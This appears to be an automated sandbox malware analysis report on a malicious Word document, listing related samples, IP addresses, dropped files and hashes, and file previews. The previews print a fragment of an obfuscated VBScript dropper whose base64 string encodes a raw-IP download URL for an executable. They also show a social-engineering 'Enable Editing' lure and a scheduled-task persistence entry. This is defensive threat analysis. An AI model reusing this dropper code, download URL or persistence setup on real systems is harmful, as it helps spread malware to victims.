	01_extracted.exe	Get hash	malicious	Browse	• 158.101.44.242
	SOA.exe	Get hash	malicious	Browse	• 193.122.6.168
	S.O.A.exe	Get hash	malicious	Browse	• 193.122.130.0
	Purchase Order Ref_AP_2021_02258.doc	Get hash	malicious	Browse	• 152.67.253.163
	#U0916#U0930#U0940#U0926 #U0906#U0926#U0947#U0936-34002174,pdf.exe	Get hash	malicious	Browse	• 193.122.130.0
	DHL NOTIFICATIONS.exe	Get hash	malicious	Browse	• 193.122.130.0
	2acrvok36Y.exe	Get hash	malicious	Browse	• 158.101.44.242
	7PUgGUWM2l	Get hash	malicious	Browse	• 193.122.96.94
	x86	Get hash	malicious	Browse	• 144.25.108.253
	cash payment.exe	Get hash	malicious	Browse	• 193.122.130.0
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 158.101.44.242
	fh9zxJFcRZ.exe	Get hash	malicious	Browse	• 152.67.253.163
	Swift_6408372.exe	Get hash	malicious	Browse	• 193.122.130.0
	Samples - New_Export_Customer_FV07.doc	Get hash	malicious	Browse	• 152.67.253.163
	Quotation -Scan001_No- 9300340731.doc.exe	Get hash	malicious	Browse	• 158.101.44.242

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\doc.exe	hjFNtGCV66.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc[1].exe	hjFNtGCV66.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\maBdogbw.exe	hjFNtGCV66.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc[1].exe

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	637440
Entropy (8bit):	6.333867454868441
Encrypted:	false
SSDEEP:	12288:JA9Ni+hBr7IUA4S8vxou4AqcUkhPXuFJ:i9Ni+hBr8UAcZtIQXQ
MD5:	D8BC91E846E3D624814D4557681F33AD
SHA1:	873F451438EFCE56D2BCE9DD9B44BEEFB2C6A28B
SHA-256:	30FAB10AA23C7DBB0B66B3B0491582F2BB6930E7BCE11A078C3093AE4B40DC7E
SHA-512:	78909D822CB9706155B77B85CF1F9A274BE7155C61EE71A49555932A11BA05311F308760B6BAED3338CFCBA6EC1647F010E5B13E25BDE839F67033CD20739A24
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 31%
Joe Sandbox View:	• Filename: hjFNtGCV66.exe, Detection: malicious, Browse
IE Cache URL:	http://13.92.100.208/doc/doc.exe
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L.....Ra.............0.............&... ...@....@.. ....@................................&..O....@.. ....H...........text........ ....`.rsrc... ....@......................@..@.rel oc.............................@..B.................&......H........@..................@..0...........r...p.+..*..0...........r+..p.+..*..0.................+..*".(.....*^..}.....(.......(.....*.. .0.............+.s....(.......X.......-.*....0..+.........,..{.......+....,..{....o........(.....*..0..1.........s....}.....(......{.... .....3s....o .....{....rA..po!.....{.....K..s"...o#.....{.....o$.....{....rA..po%.....{..... o&....."...@"..PAs'...((......()..... J... ....s"...(*....~....rQ..p(.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\160C60F1.png

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.0018490830516166626
Encrypted:	false
SSDEEP:	3:DlSl/GGjn8+l2eJ/tFLl:DlSESndl
MD5:	017A2103FB6E7EA2AF2AC872DE82208C
SHA1:	4B6610CF14AD74F5E90783F68D822F1C35F8178A
SHA-256:	7E7BE6F128A7FEC4FB24865FF8263CB5FAF58D2D27128AED945B071A966F681E
SHA-512:	553ADCADB1C22B9444070C62802B4D59D74CA9CE3D167DE5FED19205E608C28B17A76864AED6415FEE0B3ADE133336A171C213F52ADB8EC409E35859C8F8DC 7
Malicious:	false
Preview:	X.9..... .b... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\84C9F23E.wmf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 65536 x 65536 x 0 "\005"
Category:	dropped
Size (bytes):	3730
Entropy (8bit):	5.026807168777447
Encrypted:	false
SSDEEP:	48:vWik/UKHl3G6nj6rmbYf3LSrd/lO88e0f5aSdJ9nNk3t1fg:vk7Hgwj+mbYf3LSrhlOs0f5aSdHn63D4
MD5:	D7E750614DEB7AF85FA5A66BC4C0372F
SHA1:	A33BEA9DA99C11D46A540B9268A93EE6D2453610
SHA-256:	C9DF431576EEF442F761A4CC1A2AD6EB331F4CF132A2528460D21574C4583886
SHA-512:	D4D72A6A95752407507771C667DB1A475137A1D4886DCE42219D840C0A86CB9D9BEDB2EB8A259386054FA412734AB951F3626630E4421A2C698E8B2EBDFBE0A
Malicious:	false
Preview:	................................5..........................Segoe UI....C.-.....@.........._....-..........................A..... . ...7.(... ...@... ....?.........!...A.F.f. . ...7.(... ... .G .>..:..9..8..8..8..9..:..i2........K..S(.O$.N!.N!.N!.N!.N".M".M".M".M".M".M".M".M".M".M".M".M".M".M".N".M" .M".O$.S).O".......l

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{023FDC9E-1C42-46A7-9085-716C914A6086}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{023FDC9E-1C42-46A7-9085-716C914A6086}.tmp	
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3F2A7B0C-5922-426F-95EB-087369317B68}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.355309574382354
Encrypted:	false
SSDEEP:	3:Iiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbM:IiiiiiiiifdLloZQc8++lsJe1Mztl/n
MD5:	18FDD179724248D1D2912EDBF4FB51B1
SHA1:	89C91C65684E4D2303DBA1D619F6FAED974CDB7D
SHA-256:	52FFB34F93DD28CB9300E577FB9935C29FD7C2B640B2FA02488F9C2A9854E31D
SHA-512:	D0A1B1F87CA9912EB8B9141C4ABB02985CD98EAC8F8DF624F835584624A3FFC31C35E999395DB78DDD015E4C3A55414099A9385A62C9887506540466603F9262
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7C6B73EA-9387-4E02-9B96-A36EA329C5C4}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	44618
Entropy (8bit):	2.916419264398738
Encrypted:	false
SSDEEP:	768:R6/3ViFs0Dqeb4Zep84JtueJvCI19rIwzWSgUg4P58F:aFia0Dqeb0nstw29rVzWSgm58F
MD5:	506667FCE71121736C27BA0BF079EBAA
SHA1:	2A3C5545B148F7D94CFE34BB5A40652ED445AF78
SHA-256:	A4B8E6EAAFD665DE327FAEE4894504314E05D7F7556604B084FE77A74A745702
SHA-512:	E2378E62C992FF360F70CD094F1734D49F55F9A3542D83D913F36F4535A292A1B4A3F2996E81326EE7B5B753051595CD26F5F546E54D7106CF556915ED5F53A1
Malicious:	false
Preview:	c.0.5.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .d.o.e.s. .n.o.t. .w.o.r.k. .i.n. .e.m.a.i.l. .P.r.e.v.i.e.w.....P.l.e.a.s.e. .d.o.w.n.l.o.a.d. .t.h.e. .d.o.c.u.m.e.n.t. .a.n.d. .c.l.i.c.k. .E.n.a.b.l.e. .E.d.i.t.i.n.g. .w.h.e.n. .o.p.e.n.i.n.g.....=..... .P.a.c.k.a.g.e.E.M.B.E.D.W.o.r.d...D.o.c.u.m.e.n.t...8.....=..... .\.a. .W.o.r.d...D.o.c.u.m.e.n.t...8. .".%.T.M.P.%.\.\.a.b.d.t.f.h.g.h.g.e.g.h.D.h.....S.C.T.". .".e.w.:.{.0.0.0.0.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.0.0.0.0.0.0.0.0.}."..... ....CJ ..OJ..QJ..^J..aJ....j....CJ..OJ..QJ..U..^J..aJ.. .j...d...CJ..OJ..QJ..U..^J..aJ.....h.CK.5..CJ..OJ..QJ..^J..aJ....h.CK.CJ..OJ..QJ..^J..aJ.

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDh .ScT	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	171404
Entropy (8bit):	4.423261254047836
Encrypted:	false
SSDEEP:	384:pAayMzzacasapa2hb04gQmU38Nl6UnRJbtqEEE6oEaE35n0:2azzacasapa2G4gQ538Nl6Un7ZFPW1p0
MD5:	8E17238688D177980DF980776169FCF2
SHA1:	C43A0581DDD877CDC5D066067A7489497DB8B282
SHA-256:	3B3E99D32E8913D3BDC94907F3FC39D08A8396B9AA15D982B55024327F598B92

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDh .ScT	
SHA-512:	5AE07477E79BB29F11BEA579A13C2F0C3327E069039A6CDECD3FEF23D6E8E7803DA32842D0C69CCF6B2280787AEBFC92AB905104637696EE144ED84999ED678E
Malicious:	**true**
Preview:	Radio. U+262D Radioactive Sign U+2622 .active Sign U+2622 .. . U+262D Radioactive Sig..<scriptleT.. >. . U+262D Radioactive Sign U+2622 .U+262D Radio. U+262D Radioactive Sign U+2622 .active Sign U+2622 .... . U+262D Radioactive Sign U+2622 .U+262D Radio. U+262D Radioactive Sign U+2622 .active Sign U+2622 ... <script language = 'vbs'>..fsdfdsfs = "aHR0UDovLzEzLjkyLjEwMC4yMDgvZG9jL2RvYy5leGU=" '9vnw9r..yulkytjtrhtjrkdsarjky ="ZG9jLmV4ZQ==" '9vnw9r....veuifeig23e02i3r029u4r43j89uotjf893jt = "2432423*23453567/2289574543+3458689324723*2785634875436/25675476247-27687567-96765763-35676486484+36893563487563 47856"..veuifeig23e02i3r029u4r43j89uotjf893jt = "2432423*23453567/2289574543+3458689324723*2785634875436/25675476247-27687567-96765763-35676 486484+3689356348756347856"..veuifeig23e02i3r029u4r43j89uotjf893jt = "2432423*23453567/2289574543+3458689324723*2785634875436/25675476247-27687567-96765763-35676486484+3689356348756347856"..veuifeig23e02i3r

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDh .ScT:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	27
Entropy (8bit):	3.9582291686698787
Encrypted:	false
SSDEEP:	3:gAWY3W:qY3W
MD5:	833C0EFD3064048FD6A71565CA115CCD
SHA1:	0E6D2A1D4B6AFA705EA6267EEED3655FD2B39B9D
SHA-256:	4A86B6E7D2544AFC717EAC2B60ADBED0F0C68D49D723B2123F65C64C76579FBF
SHA-512:	536C2BB6ED98C190CE98BE01A31BD05FE03D90532B5B4194CAA58671F43AD4D65F7F828D8AC1F43A6A13DCA581205416DA094CA4DACAEFACB8D901FC48CCEB7A
Malicious:	false
Preview:	[ZoneTransfer]..ZoneId=3..3

C:\Users\user\AppData\Local\Temp\tmp2C00.tmp	
Process:	C:\Users\user\AppData\Roaming\doc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1620
Entropy (8bit):	5.142495643044382
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBstn:cbhZ7ClNQi/rydbz9I3YODOLNdq3g
MD5:	A9DD7D1E6E9610571B7272E800118317
SHA1:	201D2D07ED30CD502C49FB7A7B394B3DD2AC5DA0
SHA-256:	CA79D29A83423D0A363CDC7E5ADDA4ABB149ED0014CB364F1E4301901FDE99D4
SHA-512:	68A4055A2A5BFFE421B0C3B77F3D33DAAD692AE62FB28A35E0605AA4AFD87A4D09B92256A9F2FADEA3394B8B5122B7D8853D8EA6C123FEEFD30DAEDE7E1B5EB9
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\catalogue_2021_samples_list_revise_ol.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Wed Sep 29 03:17:20 2021, length=548674, window=hide
Category:	dropped
Size (bytes):	2298
Entropy (8bit):	4.542840084257542
Encrypted:	false
SSDEEP:	48:8N/XTAZ+lyM638plyl5yYy52N/XTAZ+lyM638plyl5yYyX:8N/Xsf3X5yYy52N/Xsf3X5yYyX
MD5:	DCF53F1D846D774043C5E1AA602BE23C
SHA1:	42B7A998F530A33540AF200690E03ADF7203CB38
SHA-256:	DB5022C4C42607BAE923A9E960AD487ABEFDBE671E66B23DA166F82D1F69D5FE
SHA-512:	D790690D7EF647576417F0F20F9B95D65CD7F72A48CA88863553B42B5E8DF381DBDFFFAC00FFB98C4A8A14EE275605AE944511AF9D5C847F393E1BA41157C8A
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\catalogue_2021_samples_list_revise_ol.LNK	
Preview:	L.....F.... ....D.?....D.?...^.,....B_.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S!...user.8.....QK.X.S!.*...&=....U.....A.l.b.u.s.....z.1.....S"...Desktop.d.....QK.X.S".*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.B_..=S+" .CATALO~1.DOC.....S ..S .*.....c.a.t.a.l.o.g.u.e._.2.0.2.1._.s.a.m.p.l.e.s._.l.i.s.t._.r.e.v.i.s.e._.o.l...d.o.c.....-...8...[.....?J....C:\Users\..#.....\\445817\Users.user\Desktop\catalogue_2021_samples_list_revise_ol.doc.@.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.c.a.t.a.l.o.g.u.e._.2.0.2.1._.s.a.m.p.l.e.s._.l.i.s.t._.r.e.v.i.s.e._.o.l...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	149
Entropy (8bit):	4.533812779256457
Encrypted:	false
SSDEEP:	3:M1TR6QA8VXjUVJWCWR6X2vSd6leJrQA8VXjUVJWCWR6X2vSd6lmX1TR6QA8VXjUM:MfdUVk+G6LOdUVk+G6hdUVk+G6C
MD5:	63A62ECACBB279B739D76DE8BC290735
SHA1:	DC88C6A95984619248B35D2649A2C0CA869E3468
SHA-256:	95631AA3E299E5D22D89FB39BBBCFA22A3772765421821F3049BDF2A21CBD064
SHA-512:	2535EE7BEC9946D317F53F207699189CC05993DD42064E9C3CF6942729212BE26A1340220DCDC1F3E6151D5211BBC579D874F62E0267F80706356F72CF41FF5A
Malicious:	false
Preview:	[doc]..catalogue_2021_samples_list_revise_ol.LNK=0..catalogue_2021_samples_list_revise_ol.LNK=0..[doc]..catalogue_2021_samples_list_revise_ol.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x…

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5832864194691743
Encrypted:	false
SSDEEP:	96:chQCcMqWqvsqvJCwofz8hQCcMqWqvsEHyqvJCworZzIuYzH8UVhFlUVNA2:cizofz8inHnorZzICUVhMA2
MD5:	7F8ED39C9E9D7119109A23D3E57D2D6D
SHA1:	423280C4D9C5EFB94129E31342C0201677121743
SHA-256:	5C7FEC2A94ACC87928903A8D5ADB135DC2F0769BBC2E6D13EACF4E7E54C289EA

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
SHA-512:	35407E957B8DDB7AF98173CBAE534731A201AAFFE23FDADC49C5E7B63D5EE36109194EB8C36B5FE1418FE8F1DAB35BCC4209DBA9D45F2B325237A3DF46A32648
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms2- (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5832864194691743
Encrypted:	false
SSDEEP:	96:chQCcMqWqvsqvJCwofz8hQCcMqWqvsEHyqvJCworZzIuYzH8UVhFlUVNA2:cizofz8inHnorZzICUVhMA2
MD5:	7F8ED39C9E9D7119109A23D3E57D2D6D
SHA1:	423280C4D9C5EFB94129E31342C0201677121743
SHA-256:	5C7FEC2A94ACC87928903A8D5ADB135DC2F0769BBC2E6D13EACF4E7E54C289EA
SHA-512:	35407E957B8DDB7AF98173CBAE534731A201AAFFE23FDADC49C5E7B63D5EE36109194EB8C36B5FE1418FE8F1DAB35BCC4209DBA9D45F2B325237A3DF46A32648
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msk (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5832864194691743
Encrypted:	false
SSDEEP:	96:chQCcMqWqvsqvJCwofz8hQCcMqWqvsEHyqvJCworZzIuYzH8UVhFlUVNA2:cizofz8inHnorZzICUVhMA2
MD5:	7F8ED39C9E9D7119109A23D3E57D2D6D
SHA1:	423280C4D9C5EFB94129E31342C0201677121743
SHA-256:	5C7FEC2A94ACC87928903A8D5ADB135DC2F0769BBC2E6D13EACF4E7E54C289EA
SHA-512:	35407E957B8DDB7AF98173CBAE534731A201AAFFE23FDADC49C5E7B63D5EE36109194EB8C36B5FE1418FE8F1DAB35BCC4209DBA9D45F2B325237A3DF46A32648
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\7T64VM0QKZYD09V16F0X.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5832864194691743
Encrypted:	false
SSDEEP:	96:chQCcMqWqvsqvJCwofz8hQCcMqWqvsEHyqvJCworZzIuYzH8UVhFlUVNA2:cizofz8inHnorZzICUVhMA2
MD5:	7F8ED39C9E9D7119109A23D3E57D2D6D
SHA1:	423280C4D9C5EFB94129E31342C0201677121743
SHA-256:	5C7FEC2A94ACC87928903A8D5ADB135DC2F0769BBC2E6D13EACF4E7E54C289EA
SHA-512:	35407E957B8DDB7AF98173CBAE534731A201AAFFE23FDADC49C5E7B63D5EE36109194EB8C36B5FE1418FE8F1DAB35BCC4209DBA9D45F2B325237A3DF46A32648
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\7T64VM0QKZYD09V16F0X.temp	
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\AEIVZJ3XSV20N2BPRI8G.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5832864194691743
Encrypted:	false
SSDEEP:	96:chQCcMqWqvsqvJCwofz8hQCcMqWqvsEHyqvJCworZzIuYzH8UVhFlUVNA2:cizofz8inHnorZzICUVhMA2
MD5:	7F8ED39C9E9D7119109A23D3E57D2D6D
SHA1:	423280C4D9C5EFB94129E31342C0201677121743
SHA-256:	5C7FEC2A94ACC87928903A8D5ADB135DC2F0769BBC2E6D13EACF4E7E54C289EA
SHA-512:	35407E957B8DDB7AF98173CBAE534731A201AAFFE23FDADC49C5E7B63D5EE36109194EB8C36B5FE1418FE8F1DAB35BCC4209DBA9D45F2B325237A3DF46A32648
Malicious:	false
